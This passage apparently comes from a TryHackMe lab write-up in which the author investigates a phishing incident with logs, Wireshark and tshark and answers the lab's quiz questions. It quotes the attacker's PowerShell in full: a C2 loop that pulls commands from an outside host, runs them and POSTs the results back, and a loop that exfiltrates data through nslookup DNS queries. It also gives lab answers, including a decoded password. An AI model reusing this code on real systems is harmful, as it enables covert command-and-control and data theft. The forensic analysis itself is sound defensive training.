
What is the tool used for exfiltration?

Again referencing the same screenshot, we can see that the tool used for exfiltration is nslookup

```
["ScriptBlockText":"$split = $hex -split '(\s{50})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.xyz\" $destination;} echo \"$Done\";;pwd")
```

What software is used by the attacker to host its presumed file/payload server?

Now we open up the packet capture file that was attached in the artifacts. This one took a little bit of time to piece together but I was able to locate it by filtering for http contains ["files.bpakcaging.xyz"](http://files.bpakcaging.xyz) and then following the TCP stream. The answer is shown at the top of the TCP stream here and is Python.cdn



What HTTP method is used by the C2 for the output of the commands executed by the attacker?

Fortunately we got this answer from the prior task inside the terminal. We know the attacker used HTTP POST.

```
["ScriptBlockText":"$hex = ($bytes|ForEach-Object ToString X2) -join ' ';pwd"}  
["ScriptBlockText":"$s='cdn.bpakcaging.xyz:8080';$l='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$S/8cce49b0 -Headers @{'X-38d2-8f49'=$l};while ($true){$c=(Invoke-WebR  
quest -UseBasicParsing -Uri $p$S/866459bb -Headers @{'X-38d2-8f49'=$l});Content:if ($c -ne 'None') {$r=lex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$S/27  
62489 -Method POST -Headers @{'X-38d2-8f49'=$l} -Body ([System.Text.Encoding]::UTF8.GetBytes($s$z) -join ' ');sleep 0.8;$n"}  
["ScriptBlockText":"$split = $hex -split '(\s{50})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.xyz\" $destination;} echo \"$Done\";;pwd"}  
["ScriptBlockText":"\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \\SELECT * from NOTE limit 100\\";pwd"}  
["ScriptBlockText":"\\lsb.exe -group=all;pwd"}  
["ScriptBlockText":"\\lsb.exe -group=user;pwd"}]
```

So to solve this I filtered for the “sq3.exe” binary used by the attacker. From there, I looked at the TCP stream and saw that the user appears to be extracting the password with this command. I went to the next stream right after this and it was a lot of characters that appeared in cipher. I went to cyberchef to decipher it and got my answer. %p9^3!IL^Mz47E2GaT^y

```
POST /27fe2489 HTTP/1.1
X-38d2-8f49: 8cce49b0-b86459bb-27fe2489
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.18362.145
Content-Type: application/x-www-form-urlencoded
Host: cdn.bpakcaging.xyz:8080
Content-Length: 1522
Connection: Keep-Alive
```

92 105 109 161 61 56 54 56 49 53 48 98 90 45 57 53 54 52 55 45 52 50 51 98 45 57 50 53 54 45 55 48 100 51 55 56 49 45 55 57 52 98 49 32 77 77 115
116 109 109 114 62 80 97 115 115 119 111 114 100 13 10 92 102 100 61 97 100 56 98 53 50 102 48 45 101 49 98 58 45 52 48 102 54 45 98 98 102 57
45 52 55 97 53 51 102 57 49 56 48 97 98 32 77 112 57 94 51 33 108 76 94 77 122 52 55 69 50 71 97 84 94 121 124 77 97 110 97 103 101 100 80
111 115 105 116 105 111 110 61 68 101 118 105 99 101 73 100 58 92 63 92 68 73 83 80 76 65 89 35 68 101 102 97 117 108 116 95 77 111 110
105 116 111 114 35 49 38 51 49 99 53 101 99 100 52 38 48 38 75 73 68 50 53 54 35 123 101 94 54 102 48 55 98 53 102 45 101 101 57 55 45 52 97
57 48 45 98 48 55 54 45 51 51 102 53 55 98 102 100 101 97 97 55 125 59 80 111 115 105 116 105 111 110 61 48 54 44 52 51 59 83 105 105 122
101 61 51 50 48 44 51 50 48 124 49 124 48 124 124 89 101 108 108 111 119 124 48 124 124 124 124 124 124 124 124 124 124 124 124 56 99 97 50 50 99 48
101 45 98 97 53 101 45 52 57 57 97 45 97 56 54 99 45 55 52 55 51 97 53 51 100 99 54 100 101 124 55 52 102 48 56 55 50 52 45 99 99 99 57 45
52 99 101 54 45 57 52 101 55 45 56 99 57 57 101 54 99 100 52 50 99 54 124 54 51 56 48 57 50 50 52 55 51 57 55 49 57 57 53 56 57 124 124 54
51 56 48 57 50 52 55 53 49 54 49 48 55 48 55 97 13 10 13 10 80 97 116 104 32 32 32 32 32 32 32 32 32 32 32 32 13 10 45 45 45
45 32 32 32 32 32 32 32 32 32 32 32 32 32 13 10 67 58 92 85 115 101 114 115 92 106 46 119 101 115 116 116 99 111 116 116 13 10 13 10 13
10HTTP:1.0 200 OK

```
Server: Apache/2.4.1
Date: Fri, 13 Jan 2023 17:25:38 GMT
Access-Control-Allow-Origin: *
Content-Type: text/plain
```

OK

The image shows a hex editor interface. At the top, there's a 'From Decimal' section with a green header and a 'Support signed values' checkbox. Below this is a large grid of hexadecimal values. The bottom section shows a 'Output' view with a text area containing a decoded string: 'id=868150bd-a564-423b-9256-70d3781794b1 Master Password id=ad8b52fe-e1bb-40f6-bbf9-47a53f9180ab f99c3111Mz47E2Ga7Y|ManagedPosition=DeviceId:\\\\DISPLAY\\Default_Monitor\\1831c5cd480&UID256h(eef07b5f-ee97-4a90-b076-33f574b4ea7);Position=1106,43;Size=320,320|0|\\Ye|low|0|]|]|0|8ca22c0e-ba5e-499a-a86c-7473a53dc6de|74f08724-ccc9-4ce6-94e7-8c99e6cd42c6|638092247397199589||63809224751610709'.

What is the credit card number stored inside the exfiltrated file?

After a lot of trial and error for this one, in both WireShark and Tshark, I ran the following command based on the knowledge we had on the attacker. I saved the file to the VM, and used the password retrieved from the previous file to open it. I then searched through the file and found the credit card number to be: 4024007128269551

```
ubuntu@tryhackme:~/Desktop/artefacts$ tshark -r capture.pcapng -Y "(((dns) && (dns.qry.type == 1)) && (dns.flags.response == 0)) && (ip.dst == 107.71.211.113)" | cut -d ' ' -f 10 | cut -d '.' -f 1 | uniq > protected_data.hex.kbbx
```

Conclusion:

This lab reinforced the importance of end-to-end investigation by combining phishing analysis, endpoint detection, and network forensics to track an attack from initial compromise to data exfiltration. It was a challenging but valuable exercise that strengthened my ability to identify attacker TTPs and assess the full scope of impact..